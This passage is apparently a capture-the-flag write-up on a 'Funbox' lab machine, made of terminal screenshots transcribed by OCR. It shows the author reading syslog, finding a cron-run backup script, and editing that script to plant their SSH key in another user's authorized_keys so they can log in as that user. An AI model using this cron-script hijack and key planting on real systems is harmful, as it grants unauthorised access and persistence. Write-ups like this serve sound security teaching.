
Cronjobs drop some valuable information onto syslog, so I'll see what's in there:





Since that didn't work, I'll go back to the home folder, ll will reveal the dot files with an executable .backup.sh file in it, upon inspection it matches the .tar file we're seeing and the owner is "funny", we might be able to get more stuff with this user:





So now I am going to edit the backup script, set it to go to funny's home and add my ssh key to his authorized_keys folder:



shreya@kali: ~/Downloads
File Edit View Search Terminal Tabs Help
joe@funbox: /var/log
shreya@kali: ~/Downloads
shreya@kali: ~/.ssh
shreya@kali:~/Downloads$ ssh-keygen -y -f /home/shreya/Downloads /boni.pem
Too many arguments.
usage: ssh-keygen [-q] [-b bits] [-C comment] [-f output_keyfile] [-m format]
[-t dsa | ecdsa | ecdsa-sk | ed25519 | ed25519-sk | rsa]
[-N new_passphrase] [-O option] [-w provider]
ssh-keygen -p [-f keyfile] [-m format] [-N new_passphrase]
[-P old_passphrase]
ssh-keygen -i [-f input_keyfile] [-m key_format]
ssh-keygen -e [-f input_keyfile] [-m key_format]
ssh-keygen -y [-f input_keyfile]
ssh-keygen -c [-C comment] [-f keyfile] [-P passphrase]
ssh-keygen -l [-v] [-E fingerprint_hash] [-f input_keyfile]
ssh-keygen -B [-f input_keyfile]
ssh-keygen -D pkcs11
ssh-keygen -F hostname [-lv] [-f known_hosts_file]
ssh-keygen -H [-f known_hosts_file]
ssh-keygen -K [-w provider]
ssh-keygen -R hostname [-f known_hosts_file]
ssh-keygen -r hostname [-g] [-f input_keyfile]
ssh-keygen -M generate [-O option] output_file
ssh-keygen -M screen [-f input_file] [-O option] output_file
ssh-keygen -I certificate_identity -s ca_key [-hU] [-D pkcs11_provider]
[-n principals] [-O option] [-V validity_interval]
[-z serial_number] file ...
ssh-keygen -L [-f input_keyfile]
ssh-keygen -A [-f prefix_path]
ssh-keygen -k -f krl_file [-u] [-s ca_public] [-z version_number]
file ...
ssh-keygen -Q -f krl_file file ...
ssh-keygen -Y find-principals -s signature_file -f allowed_signers_file
ssh-keygen -Y check-novalidate -n namespace -s signature_file
ssh-keygen -Y sign -f key_file -n namespace file ...
ssh-keygen -Y verify -f allowed_signers_file -I signer_identity
-n namespace -s signature_file [-r revocation_file]
shreya@kali:~/Downloads$ ssh-keygen -y -f /home/shreya/Downloads/boni.pem
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSalX7NdYk7eJfU2InqZCY63zczjSl9T/Yl9xwlprts0mt71kkzJMrixeWwiQ5jeRCikPjnbY9f/KqCEO6dV5w1IzwCvhm+uu2AzA1d5HW6fG34PobGP/oNn
DjUoHTCxuQLwmBAKq01yGF0Ssr469J8GCty+/jIip9CUzdmFoEk1WQY/XE7TECBJnbgPdbbUXwiRAwBS3AtwPeqgj/4MAoUtkY8MbUYa1256mycQkrKSJyRhuZYIzP/FlQ+zhzxQmRLIR5z3MsBfafk4oss6Es
Wo85Ya//9W8JDHfG5v23F2g/0ictKQH+jTZF5jba1ilWKtfrPLRUOyYm2DudbCcZ
shreya@kali:~/Downloads$


joe@funbox: /home/funny
File Edit View Search Terminal Tabs Help
joe@funbox: /home/funny
funny@funbox: ~
#!/bin/bash
cd /home/funny; mkdir .ssh; cd .ssh; echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgg
QDfYkqnJDuqKn4nE8ZiBjfRagHIpAv49doMh6hHvPsQjJGsQ/NXcTLWpTHGbcPy9zABw0Zz+R9UyNCa++
l/kA+pkswf85Eu6gzO6Y3v3qxDJb9i41fA3O96Iss+SnleUoRprJxa3HCxpGfw6Pt7MovJ2YMiGOhy9WW
SA1kfA1vtwSYihyKHaNNjvHJYUPLBN1EX4wje4NCPIQNR+mev2Y7u1ivLSLBwFK//h2CM2NiWog9wQXrr
2O19vQqkM3m5/7B6ZB2rBS/GXLa5C47281pGtdT3DJavkklKhrgtuqIE4mU84KaQvVkeOMzM15B0yxCUU
U0SbRJArO/3ykyr0p/GEDuzUPdgu6/sjCl6qiFrC5CYvOLHUzLgURLUvukne4VeajjAQqJevozUW+kpii
TlSLZRibHlMdVrRJeQbnlcJsqgVKwb6eTPHduEWs6SMBL1bfpDgRA4GmDYV9nrzOA63GYmW0zwhuzQxUU
aXUmSBddDyqGGVSyN8z1/B4sug0rhJKHAc= shreya@kali" > authorized_keys
tar -cf /home/funny/html.tar /var/www/html
".backup.sh" 3L, 682C 2,608 All


File Edit View Search Terminal Tabs Help
joe@funbox: /home/funny
funny@funbox: ~
shreya@kali:~/.ssh$ ssh 192.168.43.27 -l funny
Enter passphrase for key '/home/shreya/.ssh/id_rsa':
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Fri 28 Aug 2020 03:55:13 PM UTC
System load: 0.14
Usage of /: 60.1% of 9.78GB
Memory usage: 60%
Swap usage: 0%
Processes: 130
Users logged in: 1
IPv4 address for enp0s3: 192.168.43.27
IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fec9:8c51
* Are you ready for Kubernetes 1.19? It's nearly here! Try RC3 with
sudo snap install microk8s --channel=1.19/candidate --classic
https://microk8s.io/ has docs and details.
91 updates can be installed immediately.
41 of these updates are security updates.
To see these additional updates run: apt list --upgradable


File Edit View Search Terminal Tabs Help
joe@funbox: /home/funny
funny@funbox: /var/log
shreya@kali: ~/.ssh
btmp dmesg.4.gz landscape proftpd
funny@funbox:/var/log$ cat syslog | grep root
Aug 28 06:05:01 funbox CRON[1876]: (root) CMD (/home/funny/.backup.sh)
Aug 28 06:05:01 funbox postfix/pickup[1755]: F25E7446A7: uid=0 from=<root>
Aug 28 06:05:02 funbox postfix/qmgr[1756]: F25E7446A7: from=<root@funbox.fritz.box>, size=593, nrcpt=1 (queue active)
Aug 28 06:05:02 funbox postfix/local[1855]: F25E7446A7: to=<root@funbox.fritz.box>, orig_to=<root>, relay=local, delay=0.55, delays=0.43/0/0/0.11, dsn=2.0.0, status=sent (delivered to mailbox)
Aug 28 06:23:36 funbox kernel: [0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaf8a857d ro maybe-ubiquity
Aug 28 06:23:36 funbox kernel: [0.066031] Kernel command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaf8a857d ro maybe-ubiquity
Aug 28 06:23:36 funbox kernel: [0.243118] pci_bus 0000:00: root bus resource [io 0x0000-0x0cf7 window]
Aug 28 06:23:36 funbox kernel: [0.243703] pci_bus 0000:00: root bus resource [io 0x0d00-0xffff window]
Aug 28 06:23:36 funbox kernel: [0.243932] pci_bus 0000:00: root bus resource [mem 0x000a0000-0x000bffff window]
Aug 28 06:23:36 funbox kernel: [0.244159] pci_bus 0000:00: root bus resource [mem 0x40000000-0xfdffffff window]
Aug 28 06:23:36 funbox kernel: [0.244386] pci_bus 0000:00: root bus resource [bus 00-ff]
Aug 28 06:23:36 funbox kernel: [0.312793] Trying to unpack rootfs image as initramfs...
Aug 28 06:23:36 funbox systemd[1]: Starting Create final runtime dir for shutdown pivot root...
Aug 28 06:23:36 funbox systemd[1]: Finished Create final runtime dir for shutdown pivot root.
Aug 28 06:23:38 funbox systemd[1]: tmp-snap.rootfs_wJLdzu.mount: Succeeded.
Aug 28 06:25:18 funbox kernel: [0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaf8a857d ro recovery nomodeset
Binary file (standard input) matches
funny@funbox:/var/log$





Thank you
By **Shreya Talukdar**